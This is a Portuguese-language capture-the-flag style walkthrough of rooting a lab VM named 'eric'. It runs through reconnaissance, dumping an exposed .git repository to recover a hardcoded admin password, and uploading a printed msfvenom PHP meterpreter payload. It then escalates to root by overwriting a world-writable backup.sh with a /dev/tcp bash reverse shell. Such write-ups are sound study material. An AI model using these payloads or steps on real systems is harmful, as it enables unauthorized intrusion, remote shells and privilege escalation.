
SP eric

IP da máquina: 192.168.2.103 // MAC: 08:00:27:05:BC:25

Resultados do nmap:


nmap -A -p- 192.168.2.103



```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d3:79:15:3d:11:4c:af:26:6c:b2:af:6a:0b:99:14:fd (RSA)
|   256 87:48:76:38:81:c2:a0:50:cd:4c:39:c0:7c:7a:07:40 (ECDSA)
|_  256 8e:b9:dd:8d:14:9b:e3:63:1d:d7:0e:54:98:8d:29:5b (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-git:
|   192.168.2.103:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: minor changes
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Blog under construction
MAC Address: 08:00:27:05:BC:25 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

Resultados do dirb:

dirb http://192.168.2.103




```
---- Scanning URL: http://192.168.2.103/ ----
+ http://192.168.2.103/.git/HEAD (CODE:200|SIZE:23)
+ http://192.168.2.103/admin.php (CODE:200|SIZE:306)
+ http://192.168.2.103/index.php (CODE:200|SIZE:281)
+ http://192.168.2.103/server-status (CODE:403|SIZE:301)
==> DIRECTORY: http://192.168.2.103/upload/

---- Entering directory: http://192.168.2.103/upload/ ----
```

Resultados do GitTools:

Dumper


./gitdumper.sh http://192.168.2.103/.git/ eric-vm



```
[*] Destination folder does not exist
[+] Creating eric-vm/.git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[-] Downloaded: packed-refs
[+] Downloaded: refs/heads/master
[-] Downloaded: refs/remotes/origin/HEAD
[-] Downloaded: refs/stash
[+] Downloaded: logs/HEAD
[+] Downloaded: logs/refs/heads/master
[-] Downloaded: logs/refs/remotes/origin/HEAD
[-] Downloaded: info/refs
[+] Downloaded: info/exclude
[-] Downloaded: /refs/wip/index/refs/heads/master
[-] Downloaded: /refs/wip/wtree/refs/heads/master
[+] Downloaded: objects/3d/b5628b550f5c9c9f6f663cd158374035a6eaa0
[-] Downloaded: objects/00/0000000000000000000000000000000000000000
[+] Downloaded: objects/cc/1ab96950f56d1fff0d1f006821cab6b6b0e249
[+] Downloaded: objects/a8/9a716b3c21d8f9fee38a0693afb22c75f1d31c
[+] Downloaded: objects/31/33d44be3eebe6c6761b50c6fdf5b7fb664c2d8
[+] Downloaded: objects/3d/8e9ce9093fc391845dd69b0436b258ac4a6387
[+] Downloaded: objects/f0/d95f54335626ce6c96522e0a9105780b3366c5
[+] Downloaded: objects/c0/951efcb330fc310911d714acf03b873aa9ab43
[+] Downloaded: objects/23/448969d5b347f8e91f8017b4d8ef6edf6161d8
[+] Downloaded: objects/e7/ba67226cda1ecc1bd3a2537f0be94343d448bb
```


Extractor

./extractor.sh ../Dumper/eric-vm ./eric-vm



```
[*] Destination folder does not exist
[*] Creating...
[+] Found commit: cc1ab96950f56d1fff0d1f006821cab6b6b0e249
[+] Found file: /root/GitTools/Extractor/./eric-vm/0-cc1ab96950f56d1fff0d1f006821cab6b6b0e249/index.php
[+] Found commit: 3db5628b550f5c9c9f6f663cd158374035a6eaa0
[+] Found file: /root/GitTools/Extractor/./eric-vm/1-3db5628b550f5c9c9f6f663cd158374035a6eaa0/admin.php
[+] Found file: /root/GitTools/Extractor/./eric-vm/1-3db5628b550f5c9c9f6f663cd158374035a6eaa0/index.php
[+] Found commit: a89a716b3c21d8f9fee38a0693afb22c75f1d31c
[+] Found file: /root/GitTools/Extractor/./eric-vm/2-a89a716b3c21d8f9fee38a0693afb22c75f1d31c/admin.php
[+] Found file: /root/GitTools/Extractor/./eric-vm/2-a89a716b3c21d8f9fee38a0693afb22c75f1d31c/index.php
```

Login e Senha encontrados:




```
root@kali:~/GitTools/Extractor/eric-vm# cd 1-3db5628b550f5c9c9f6f663cd158374035a6eaa0/
root@kali:~/GitTools/Extractor/eric-vm/1-3db5628b550f5c9c9f6f663cd158374035a6eaa0# ls
admin.php  commit-meta.txt  index.php
root@kali:~/GitTools/Extractor/eric-vm/1-3db5628b550f5c9c9f6f663cd158374035a6eaa0# cat admin.php
<?php

ob_start();
session_start();

if ($_POST['submit']) {
    if ($_POST['username'] == 'admin' && $_POST['password'] == 'st@mpch0rdt.ightiRu$glo0mappL3') {
        $_SESSION['auth'] = 1;
```

http://192.168.2.103/admin.php

Usuário: admin // Senha: st@mpch0rdt.ightiRu$glo0mappL3




admin

●●●●●●●●●●●●●●●●●●●●●

Login


Login realizado com sucesso:



Add new post (under construction)


Add site to blogroll (under construction)

Criando uma payload com o msfvenom:



```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.2.110 lport=443 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1113 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.2.110'; $port = 443; if (($f = 'stream_socket_client') &&
 is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') &
& is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_c
allable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res)
 { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket');
} switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4);
 break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) <
 $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .=
socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type
; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_f
unction('', $b); $suhosin_bypass(); } else { eval($b); } die();
```


Iniciando uma escuta com o metasploit:



```
[*] Starting persistent handler(s)...
msf5 > use multi/handler
msf5 exploit(multi/handler) > set lhost 192.168.2.110
lhost => 192.168.2.110
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.2.110:443
```

Fazendo upload da shell:



Add new post (under construction)

a

a


Browse... shell.php Upload

Add site to blogroll (under construction)


1

add

http://192.168.2.103/upload/shell.php




Sessão aberta:



```
[*] Started reverse TCP handler on 192.168.2.110:443
[*] Sending stage (38288 bytes) to 192.168.2.103
[*] Meterpreter session 1 opened (192.168.2.110:443 -> 192.168.2.103:43232) at 2020-06-21 11:16:19 -0300

meterpreter > getuid
Server username: www-data (33)
meterpreter > sysinfo
Computer    : eric
OS          : Linux eric 4.15.0-36-generic #39-Ubuntu SMP Mon Sep 24 16:19:09 UTC 2018 x86_64
Meterpreter : php/linux
```




```
meterpreter > cd eric
meterpreter > ls
Listing: /home/eric
==================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  81    fil   2018-12-23 15:02:47 -0200  .bash_history
100644/rw-r--r--  220   fil   2018-10-28 08:53:24 -0300  .bash_logout
100644/rw-r--r--  3771  fil   2018-10-28 08:53:24 -0300  .bashrc
40700/rwx------   4096  dir   2018-10-28 10:00:02 -0300  .cache
40775/rwxrwxr-x   4096  dir   2018-10-28 10:00:11 -0300  .local
100644/rw-r--r--  807   fil   2018-10-28 08:53:24 -0300  .profile
100644/rw-r--r--  0     fil   2018-10-28 10:26:18 -0300  .sudo_as_admin_successful
100777/rwxrwxrwx  55    fil   2018-10-28 10:03:39 -0300  backup.sh
```


Criando um novo payload com o msfvenom:

msfvenom -p cmd/unix/reverse_bash lhost=192.168.2.110 lport=4444 R




```
root@kali:~# msfvenom -p cmd/unix/reverse_bash lhost=192.168.2.110 lport=4444 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 62 bytes
0<&65-;exec 65<>/dev/tcp/192.168.2.110/4444;sh <&65 >&65 2>&65
```

Modificando o arquivo backup.sh:




```
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@eric:/home/eric$ echo "0<&65-;exec 65<>/dev/tcp/192.168.2.110/4444;sh <&65 >&65 2>&65" >backup.s
h
```




```
www-data@eric:/home/eric$ cat backup.sh
cat backup.sh
0<&65-;exec 65<>/dev/tcp/192.168.2.110/4444;sh <&65 >&65 2>&65
```

Criando uma escuta:




```
root@kali:~# nc -nlvp 4444
listening on [any] 4444 ...
```

Executando o backup.sh:



```
www-data@eric:/home/eric$ ./backup.sh
./backup.sh
./backup.sh: redirection error: cannot duplicate fd: Bad file descriptor
./backup.sh: line 1: 65: Bad file descriptor
./backup.sh: connect: Connection refused
./backup.sh: line 1: /dev/tcp/192.168.2.110/4444: Connection refused
./backup.sh: line 1: 65: Bad file descriptor
```

Root:



```
connect to [192.168.2.110] from (UNKNOWN) [192.168.2.103] 45338
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux eric 4.15.0-36-generic #39-Ubuntu SMP Mon Sep 24 16:19:09 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
```